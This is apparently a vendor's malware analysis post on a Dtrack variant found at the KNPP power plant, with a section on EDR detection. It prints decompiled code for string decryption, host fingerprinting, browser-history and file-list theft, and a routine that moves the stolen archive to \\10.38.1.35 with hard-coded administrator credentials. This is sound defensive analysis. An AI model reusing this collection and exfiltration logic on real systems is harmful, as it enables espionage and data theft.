


Figure 13 – The command executed by napstat.exe – showing a service that was added for persistency of the malware

KNPP Dtrack variant – Technical analysis and detection by Cyberbit EDR

Cyberbit EDR detects the Dtrack variant found on KNPP (see figure 27), the Indian power plant.

Firstly, let's provide some technical details about this sample:

SHA256:
bfb39f486372a509f307cde3361795a2f9f759cbeb4cac07562dcbaebc070364 –

This sample comes unpacked.

Similarity to other Dtrack samples:

The variant that was found on the KNPP network shares some similarities with the previous Dtrack samples analyzed in this post. We refer here to the unpacked versions of the previous samples.

The first being the string decryption function:

```
CHAR *__cdecl decrypt_string(char *a1)
{
  CHAR *result; // eax
  signed int v2; // [esp+4h] [ebp-1Ch]
  signed int i; // [esp+14h] [ebp-Ch]

  if ( dword_4B0110 == -1 )
    InitializeCriticalSection(&CriticalSection);
  EnterCriticalSection(&CriticalSection);
  v2 = strlen(a1);
  if ( dword_4B0110 >= 4 )
    dword_4B0110 = 0;
  else
    ++dword_4B0110;
  sub_403080((int)&byte_4BF590[2048 * dword_4B0110], 0, 2048);
  if ( !strncmp(a1, "CCS_", 4u) )
  {
    lstrcpyA(&byte_4BF590[2048 * dword_4B0110], a1 + 4);
    LeaveCriticalSection(&CriticalSection);
    result = &byte_4BF590[2048 * dword_4B0110];
  }
  else
  {
    for ( i = 1; i < v2; ++i )
      byte_4BF58F[2048 * dword_4B0110 + i] = a1[i] ^ *a1;
    LeaveCriticalSection(&CriticalSection);
    result = &byte_4BF590[2048 * dword_4B0110];
  }
  return result;
}
```

```
char *__cdecl decrypt_string(char *a1)
{
  char *result; // eax
  signed int v2; // [esp+4h] [ebp-1Ch]
  signed int i; // [esp+14h] [ebp-Ch]

  if ( dword_1CF8084 == -1 )
    InitializeCriticalSection(&CriticalSection);
  EnterCriticalSection(&CriticalSection);
  v2 = strlen(a1);
  if ( dword_1CF8084 >= 4 )
    dword_1CF8084 = 0;
  else
    ++dword_1CF8084;
  sub_1CD7FD0((int)&aHttpWwwTotalma_0[2048 * dword_1CF8084], 0, 2048);
  if ( !strncmp(a1, "CCS_", 4u) )
  {
    lstrcpyA(&aHttpWwwTotalma_0[2048 * dword_1CF8084], a1 + 4);
    LeaveCriticalSection(&CriticalSection);
    result = &aHttpWwwTotalma_0[2048 * dword_1CF8084];
  }
  else
  {
    for ( i = 1; i < v2; ++i )
      byte_1CFA4DF[2048 * dword_1CF8084 + i] = a1[i] ^ *a1;
    LeaveCriticalSection(&CriticalSection);
    result = &aHttpWwwTotalma_0[2048 * dword_1CF8084];
  }
  return result;
}
```

Figure 14 – On the left: The string decryption function of the KNPP variant. On the right – the string decryption function from one of samples above (SHA256 : 9d9571b93218f9a635cfeb67b3b31e211be062fd0593c0756eb06a1f58e187fd – unpacked)

The second being the API resolving function:

```
v0 = decrypt_string("CCS_urlmon.dll");
hModule = LoadLibraryA(v0);
v2 = decrypt_string("CCS_URLDownloadToFileA");
dword_4BEBF4 = (int)GetProcAddress(hModule, v2);
v3 = decrypt_string("CCS_wininet.dll");
v4 = LoadLibraryA(v3);
v5 = decrypt_string("CCS_InternetOpenA");
dword_4BEBE4 = (int)GetProcAddress(v4, v5);
v6 = decrypt_string("CCS_InternetOpenUrlA");
dword_4BEBE0 = (int)GetProcAddress(v4, v6);
v7 = decrypt_string("CCS_InternetReadFile");
dword_4BEBC8 = (int)GetProcAddress(v4, v7);
v8 = decrypt_string("CCS_InternetWriteFile");
dword_4BEC14 = (int)GetProcAddress(v4, v8);
v9 = decrypt_string("CCS_InternetCloseHandle");
dword_4BEC30 = (int)GetProcAddress(v4, v9);
v10 = decrypt_string("CCS_InternetConnectA");
dword_4BEC2C = (int)GetProcAddress(v4, v10);
v11 = decrypt_string("CCS_InternetGetConnectedState");
dword_4BEBB4 = (int)GetProcAddress(v4, v11);
v12 = decrypt_string("CCS_DeleteUrlCacheEntry");
dword_4BEC60 = (int)GetProcAddress(v4, v12);
v13 = decrypt_string("CCS_HttpOpenRequestA");
dword_4BEBDC = (int)GetProcAddress(v4, v13);
v14 = decrypt_string("CCS_HttpSendRequestA");
dword_4BEBE8 = (int)GetProcAddress(v4, v14);
v15 = decrypt_string("CCS_HttpSendRequestExA");
```

```
v0 = decrypt_string("CCS_urlmon.dll");
hModule = LoadLibraryA(v0);
v2 = decrypt_string("CCS_URLDownloadToFileA");
*(_DWORD *)URLDownloadToFileA = GetProcAddress(hModule, v2);
v3 = decrypt_string("CCS_wininet.dll");
v4 = LoadLibraryA(v3);
v5 = decrypt_string("CCS_InternetOpenA");
*(_DWORD *)InternetOpenA = GetProcAddress(v4, v5);
v6 = decrypt_string("CCS_InternetOpenUrlA");
dword_1CF9080 = (int)GetProcAddress(v4, v6);
v7 = decrypt_string("CCS_InternetReadFile");
*(_DWORD *)InternetReadFile = GetProcAddress(v4, v7);
v8 = decrypt_string("CCS_InternetWriteFile");
*(_DWORD *)InternetWriteFile = GetProcAddress(v4, v8);
v9 = decrypt_string("CCS_InternetCloseHandle");
*(_DWORD *)InternetCloseHandle = GetProcAddress(v4, v9);
v10 = decrypt_string("CCS_InternetConnectA");
*(_DWORD *)InternetConnectA = GetProcAddress(v4, v10);
v11 = decrypt_string("CCS_InternetGetConnectedState");
*(_DWORD *)InternetGetConnectedState = GetProcAddress(v4, v11);
v12 = decrypt_string("CCS_DeleteUrlCacheEntry");
*(_DWORD *)DeleteUrlCacheEntry = GetProcAddress(v4, v12);
v13 = decrypt_string("CCS_HttpOpenRequestA");
*(_DWORD *)HttpOpenRequestA = GetProcAddress(v4, v13);
v14 = decrypt_string("CCS_HttpSendRequestA");
*(_DWORD *)HttpSendRequestA = GetProcAddress(v4, v14);
v15 = decrypt_string("CCS_HttpSendRequestExA");
```

Figure 15 – On the left: APIs resolving function of the KNPP variant. On the right – the APIs resolving function from one of samples above (SHA256 : 9d9571b93218f9a635cfeb67b3b31e211be062fd0593c0756eb06a1f58e187fd – unpacked)

However, the RAT capabilities were stripped down from the KNPP variant.

What is odd here – the authors left resolving of APIs that were not used at all in the KNPP variant, for example APIs related to HTTP communications. These are leftovers from the RAT.

It is important to note this sample contains many functions used for collection of information.

Generation of a machine identifier

First, the sample collects information about the machine to create an identifier for it. The identifier is in the form of 8-letters hexadecimal value. The information used for creating the identifier includes registry values (RegisteredOwner, RegisteredOrganization, InstallDate), computer name and adapter information (MAC addresses).

```
memset(&v24, 0, 0x103u);
v18 = 0;
nSize = 519;
GetComputerNameA(&Buffer, &nSize);
String1 = 0;
memset(&v22, 0, 0x103u);
v25 = 0;
memset(&v26, 0, 0x103u);
v39 = 0;
memset(&v40, 0, 0x103u);
v28 = 0;
memset(&v29, 0, 0x103u);
v1 = decrypt_string("CCS_SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion");
lstrcpyA(&String1, v1);
v2 = decrypt_string("CCS_RegisteredOwner");
lstrcpyA(&v25, v2);
v3 = decrypt_string("CCS_RegisteredOrganization");
lstrcpyA(&v39, v3);
v4 = decrypt_string("CCS_InstallDate");
lstrcpyA(&v28, v4);
if ( !dword_4BEC70(-2147483646, &String1, 0, 1, &v36) )
{
  v31 = 1;
  nSize = 259;
  if ( !dword_4BEC24(v36, &v25, 0, &v31, v27, &nSize) )
  {
    v17 = &v27[strlen(v27) + 1];
    v16 = (char *)&v18 + 3;
    do
      v5 = (v16++)[1];
    while ( v5 );
    qmemcpy(v16, v27, v17 - v27);
```

Figure 16 – Gathering information for creating an identifier for the machine

```
void __cdecl copy_adapter_info(LPSTR lpString1)
{
  ULONG SizePointer; // [esp+4h] [ebp-Ch]
  LPCSTR lpString2; // [esp+8h] [ebp-8h]
  PIP_ADAPTER_INFO AdapterInfo; // [esp+Ch] [ebp-4h]

  SizePointer = 4;
  lpString2 = (LPCSTR)malloc(0x11u);
  AdapterInfo = (PIP_ADAPTER_INFO)malloc(0x288u);
  if ( AdapterInfo )
  {
    if ( GetAdaptersInfo(AdapterInfo, &SizePointer) != 111 || (AdapterInfo = (PIP_ADAPTER_INFO)malloc(SizePointer)) != 0 )
    {
      if ( GetAdaptersInfo(AdapterInfo, &SizePointer) )
      {
        free(AdapterInfo);
      }
      else
      {
        sprintf(
          (char *)lpString2,
          "%02X:%02X:%02X:%02X:%02X:%02X",
          AdapterInfo->Address[0],
          AdapterInfo->Address[1],
          AdapterInfo->Address[2],
          AdapterInfo->Address[3],
          AdapterInfo->Address[4],
          AdapterInfo->Address[5]);
        lstrcpyA(lpString1, lpString2);
      }
    }
  }
}
```

Figure 17 – Getting adapter information

The function below generates the identifier (checksum) based on the information collected and 2 constant values – 4 and 0x61e6f6e ('anon' in ascii).

```
int __cdecl calc_identifier(int info, int info_length, int id_ptr, int const_4, unsigned int const_0x616E6F6E)
{
  int identifier; // eax
  signed int k; // [esp+0h] [ebp-Ch]
  int l; // [esp+0h] [ebp-Ch]
  unsigned int v8; // [esp+4h] [ebp-8h]
  int i; // [esp+8h] [ebp-4h]
  int j; // [esp+8h] [ebp-4h]

  v8 = const_0x616E6F6E;
  for ( i = 0; i < const_4; ++i )
  {
    v8 += (((v8 >> 7) ^ (v8 >> 3) ^ v8 ^ (v8 >> 2)) << 24) | (v8 >> 8);
    *(_BYTE *)(i + id_ptr) = v8;
  }
  for ( j = 0; ; ++j )
  {
    identifier = j;
    if ( j >= info_length )
      break;
    v8 += *(unsigned __int8 *)(j + info);
    for ( k = 0; k < 32; ++k )
      v8 += (((v8 >> 7) ^ (v8 >> 3) ^ v8 ^ (v8 >> 2)) << 24) | (v8 >> 8);
    for ( l = 0; l < const_4; ++l )
    {
      v8 += (((v8 >> 7) ^ (v8 >> 3) ^ v8 ^ (v8 >> 2)) << 24) | (v8 >> 8);
      *(_BYTE *)(l + id_ptr) += v8;
    }
  }
  return identifier;
}
```

Figure 18 – The function that generates the identifier

After generating the identifier, the malware collects the following information from the machine:

- ipconfig output
- running processes
- netstat output
- netsh output
- Browser history
- Connection status to 4 different IP addresses
- List of files, per volume, on the machine

```
  memset(&v12[1], 0, 0x103u);
  browser.his_string = 0;
  memset(&v16, 0, 0x103u);
  GetTempPathA(0x103u, &Buffer);
  v0 = decrypt_string("CCS_%s\\temp");
  sprintf_s(&PathName, 0x103u, v0, &Buffer);
  v1 = decrypt_string("CCS_%s\\%s");
  sprintf_s(&FileName, 0x103u, v1, &PathName, byte_4BEC89);
  v2 = decrypt_string("CCS_%s\\browser.his");
  sprintf_s(&browser.his_string, 0x103u, v2, &PathName);
  CreateDirectoryA(&PathName, 0);
  SetFileAttributesA(&PathName, 0x10u);
  CreateDirectoryA(&FileName, 0);
  SetFileAttributesA(&FileName, 0x10u);
  execute_command((int)"ipconfig /all", (int)"res.ip");
  execute_command((int)"tasklist", (int)"task.list");
  execute_command((int)"netstat -naop tcp", (int)"netstat.res");
  execute_command((int)"netsh interface ip show config", (int)"netsh.res");
  get_browser_history(&browser.his_string);
  lookup_ips(v12);
  write_to_browser_his(&browser.his_string, (int)"\r\n================== Connection Status ==================\r\n");
  write_to_browser_his(&browser.his_string, (int)v12);
  find_filenames_in_volumes((int)&FileName);
  Sleep(0xBB8u);
  Sleep(0x2710u);
  v3 = decrypt_string("CCS_%s\\~%sMT.tmp");
  sprintf_s(&v10, 0x103u, v3, &Buffer, byte_4BEC80);
  v4 = decrypt_string("CCS_%s-%s");
  sprintf_s(&v17, 0x103u, v4, byte_4BEC80, byte_4BEC89);
  v5 = decrypt_string("CCS_abcd@123");
  v23 = sub_491DA0((int)&v10, (int)v5);
  add_files_to_archive((int)v23, &PathName, (int)&v17);
  sub_491E70(v23);
  sub_4030B0((int)&PathName);
  execute_command((int)"net use \\\\10.38.1.35\\C$ su.controller5kk /user:KKNPP\\administrator", 0);
  Sleep(0x3E8u);
  sprintf_s(&v21, 0x207u, "move /y %s \\\\10.38.1.35\\C$\\Windows\\Temp\\MpLogs\\", &v10);
  execute_command((int)&v21, 0);
  Sleep(0xBB8u);
  execute_command((int)"net use \\\\10.38.1.35\\C$ /delete", 0);
  sub_403780();
}
```

Figure 19 – The main function responsible for data collection and exfiltration

- The commands are straight forward – they are executed, and the results of each command are saved in separate files
- The function *lookup_ips* checks the connection status to 4 different ip addresses: 172.22.22.156, 10.2.114.1, 172.22.22.5, 10.2.4.1. The connection status is saved to the browser.his file – the same file that contains the web browsers history

We will drill down into the web browsers history collection and the list of files collection.

Retrieving the web browsers' history

The function *get_browser_history* (figure 20) works as follows

1. Checks the OS version to determine in which path to search for the browser history and call *collect_browser_history* (figure 21)
2. *collect_browser_history*: gets FireFox & Chrome history by calling *fetch_with_sqlite* function (figure 22)
3. *fetch_with_sqlite*: Copy the history into a file called "MSI17f1f.tmp". use SQL queries to retrieve the brower's history from this file and write the results to the 'browser.his' file

```
int __cdecl get_browser_history(LPCSTR lpString2)
{
  CHAR String1; // [esp+0h] [ebp-110h]
  char v3; // [esp+1h] [ebp-10Fh]

  String1 = 0;
  memset(&v3, 0, 0x103u);
  dword_4BF134 = sub_401710();
  if ( dword_4BF134 == 2 )
    lstrcpyA(&String1, "C:\\users");
  else
    lstrcpyA(&String1, "C:\\Documents and Settings");
  lstrcpyA(::String1, lpString2);
  collect_browser_history((int)&String1);
  return 0;
}
```

Figure 20 – Checking the OS version to determine search path and calling a function to collect the browser history

```
    if ( !lstrcmpA(FindFileData.cFileName, &aAllUsers[260 * i]) )
    {
      v6 = 1;
      break;
    }
  }
  if ( !v6 )
  {
    if ( dword_4BF134 == 2 )
    {
      sprintf(&v3, "%s\\%s\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles", a1, FindFileData.cFileName);
      sprintf(
        &ExistingFileName,
        "%s\\%s\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\History",
        a1,
        FindFileData.cFileName);
    }
    else
    {
      sprintf(&v3, "%s\\%s\\AppData\\Application Data\\Mozilla\\Firefox\\Profiles", a1, FindFileData.cFileName);
      sprintf(
        &ExistingFileName,
        "%s\\%s\\Local Settings\\Application Data\\Google\\Chrome\\User Data\\Default\\History",
        a1,
        FindFileData.cFileName);
    }
    if ( sub_401770((int)&v3, &pszPath) && PathFileExistsA(&pszPath) )
      fetch_with_sqlite(&pszPath, 1);
    if ( PathFileExistsA(&ExistingFileName) == 1 )
      fetch_with_sqlite(&ExistingFileName, 2);
  }
```

Figure 21 – collect_browser_history: Searching for browser history files

```
int __cdecl fetch_with_sqlite(LPCSTR lpExistingFileName, int a2)
{
  int result; // eax
  int v3; // [esp+4h] [ebp-124h]
  FILE *v4; // [esp+8h] [ebp-120h]
  char *v5; // [esp+Ch] [ebp-11Ch]
  CHAR Buffer; // [esp+10h] [ebp-118h]
  char v7; // [esp+11h] [ebp-117h]
  int v8; // [esp+120h] [ebp-8h]
  int v9; // [esp+124h] [ebp-4h]

  v3 = 0;
  Buffer = 0;
  memset(&v7, 0, 0x103u);
  GetTempPathA(0x104u, &Buffer);
  PathAppendA(&Buffer, "MSI17f1f.tmp");
  CopyFileA(lpExistingFileName, &Buffer, 0);
  v9 = sub_48A010(&Buffer, (int)&v8);
  if ( v9 )
  {
    DeleteFileA(&Buffer);
    result = 0;
  }
  else
  {
    if ( a2 == 1 )
    {
      v5 = "SELECT url FROM moz_places";
    }
    else if ( a2 == 2 )
    {
      v5 = "SELECT url FROM urls";
    }
    v4 = fopen(String1, "a+");
    if ( v4 )
    {
      fprintf(v4, "Path: %s\r\n", lpExistingFileName);
      fclose(v4);
    }
    v9 = write_history_to_file(v8, (unsigned __int8 *)v5, sub_401870, (int)"Callback function called", &v3);
    sub_487EF0(v8);
    DeleteFileA(&Buffer);
```

Figure 22 – Fetch the browser history using sqlite queries and write it to a file

Retrieving the list of files on the machine

The function *find_filenames_in_volumes* (figure 23) works as follows:

1. Iterate over the machine's volumes and search for removable drives, disk drives and network drives. Call *find_and_compress_filenames_per_volume* (figure 24) for each volume.
2. *find_and_compress_filenames_per_volume*:
3. For each drive, search for all the files in the drive, and list their names.
4. Write this list in a $VOLUME_LETTER.dat file
5. Creates a password-protected zip file with a tmp extension called $VOLUMER_LETTER.tmp. This tmp file contains $VOLUMER_LETTER.dat. The password is hard-coded: dkwero38oerA^t@#

```
unsigned int __cdecl find_filenames_in_volumes(int a1)
{
  unsigned int result; // eax
  char v2; // [esp+4h] [ebp-120h]
  char v3; // [esp+5h] [ebp-11Fh]
  char v4; // [esp+113h] [ebp-11h]
  CHAR RootPathName[4]; // [esp+114h] [ebp-10h]
  int v6; // [esp+118h] [ebp-Ch]
  __int16 v7; // [esp+11Ch] [ebp-8h]

  v4 = 'b';
  result = 6044259;
  strcpy(RootPathName, "c:\\");
  v6 = 0;
  v7 = 0;
  while ( v4 <= 'z' )
  {
    RootPathName[0] = ++v4;
    result = GetVolumeInformationA(RootPathName, 0, 0, 0, 0, 0, 0, 0);
    if ( result )
    {
      result = GetDriveTypeA(RootPathName);
      if ( result >= 2 && result <= 4 )
      {
        v2 = 0;
        memset(&v3, 0, 0x103u);
        sprintf(&v2, "%s\\%c.tmp", a1, v4);
        result = find_and_compress_filenames_per_volume(RootPathName, &v2);
      }
    }
  }
  return result;
}
```

Figure 23 – Go over the volumes of the machine, check if the drive type is a removable disk, hard disk or a network drive

```
int __cdecl find_and_compress_filenames_per_volume(LPCSTR lpString2, char *a2)
{
  char *v3; // eax
  char *v4; // eax
  CHAR FileName; // [esp+1Ch] [ebp-120h]
  char v6; // [esp+1Dh] [ebp-11Fh]
  CHAR String1; // [esp+128h] [ebp-14h]
  int v8; // [esp+129h] [ebp-13h]
  int v9; // [esp+12Dh] [ebp-Fh]
  char v10; // [esp+131h] [ebp-Bh]
  int v11; // [esp+138h] [ebp-4h]

  FileName = 0;
  memset(&v6, 0, 0x103u);
  sprintf(&FileName, "%s~", a2);
  if ( lpString2[strlen(lpString2) - 1] != 92 )
    *(_WORD *)&lpString2[strlen(lpString2)] = 92;
  dword_4BEC7C = fopen(&FileName, "wb");
  if ( !dword_4BEC7C )
    return 0;
  iterate_over_volume_files(lpString2, 0);
  fclose(dword_4BEC7C);
  String1 = 0;
  v8 = 0;
  v9 = 0;
  v10 = 0;
  v3 = strrchr(a2, 92);
  lstrcpyA(&String1, v3 + 1);
  v4 = strrchr(&String1, 46);
  lstrcpyA(v4 + 1, "dat");
  v11 = (int)sub_491DA0((int)a2, (int)"dkwero38oerA^t@#");
  add_file_to_compressed_archive(v11, (int)&String1, &FileName);
  sub_491E70((_DWORD *)v11);
  DeleteFileA(&FileName);
  Sleep(0x3E8u);
  return 1;
}
```

Figure 24 – This function lists all the files in a specified volume, writes them into a dat file and compresses them in a password-protected zip file

After the malware finishes collecting the information, it creates a zip file with a tmp file extension in the form of ~$[MACHINE_IDENTIFER]MT.tmp (without the brackets), protected with the hard-coded password: abcd@123. In this zip file, it stores the results of the commands and the zip files of the list of files mentioned above (that happens at *add_files_to_archive* functionat figure 16).

This file is then copied to a network share at \\\\10.38.1.35\\C$\\Windows\\Temp\\MpLogs\\

The credentials to this network share (password: su.controller5kk username: /user:KKNPP\\administrator) are also hard-coded in the malware.

Let's look at the structure of this zip file:




Figure 25 – Structure of the zip file

The main zip file is protected with the password abcd@123. When unzipping it, we see a folder with the name: $MACHINE_IDENTIFER-$MACHINE_IP. The machine identifier was calculated as described above.

This folder contains 5 files:

- browser.his – browser history
- netsh.res – netsh command results
- nestsat.res – netstat command results
- res.ip – ipconfig command results
- task.list – running processes

There is another folder with the name: $MACHINE_IP. Let's look inside it:

It has a file called c.tmp. This is actually a zip file encrypted with the password: dkwero38oerA^t@#

This zip file contains a file called c.dat – which has the list of the files on the C: drive.





Figure 26 – The "c" file is a password-protected zip file which contains a dat file that has the list of all the files in the C: drive

This is how Cyberbit EDR detects this Dtrack variant:



Upon execution, Dtrack collects a lot of information about the machine. It also includes hardcoded credentials and IP addresses – suggesting it was a sophisticated targeted attack. All the commands are traced by our agent. In additional, we can see "Sensitive file accessed" behavior, suggesting that sensitive browser history files were accessed, as described previously. The commands are as follows:

- *"C:\Windows\system32\cmd.exe" /c ping -n 3 127.0.0.1 >NUL & echo EEEE > ""* – **Delays execution**
- *"C:\Windows\system32\cmd.exe" /c net use \\10.38.1.35\C$ /delete* – **Deletes a mapped network drive at 10.38.1.35**
- "C:\Windows\system32\cmd.exe" /c move /y *C:\Users\ADMINI~1\AppData\Local\Temp\\~A7BBB42AMT.tmp*

\\10.38.1.35\C$\Windows\Temp\MpLogs – **Copies a password-protected .zip file with stolen information from other commands to the target location**

- *"C:\Windows\system32\cmd.exe" /c net use \\10.38.1.35\C$ su.controller5kk /user:KKNPP\administrator* – **Tries to connect to a mapped network drive via hardcoded credentials**
- *"C:\Windows\system32\cmd.exe" /c netsh interface ip show config > "C:\Users\ADMINI~1\AppData\Local\Temp\\temp\netsh.res"* – **Dump network interfaces information**
- *"C:\Windows\system32\cmd.exe" /c tasklist > "C:\Users\ADMINI~1\AppData\Local\Temp\\temp\task.list"* – **Dumps the running processes list into a file**
- *"C:\Windows\system32\cmd.exe" /c ipconfig /all > "C:\Users\ADMINI~1\AppData\Local\Temp\\temp\res.ip"* – **Dump ipconfig information into a file**
- *"C:\Windows\system32\cmd.exe" /c netstat -naop tcp > "C:\Users\ADMINI~1\AppData\Local\Temp\\temp\netstat.res"* – **Dump netstat command information into a file**

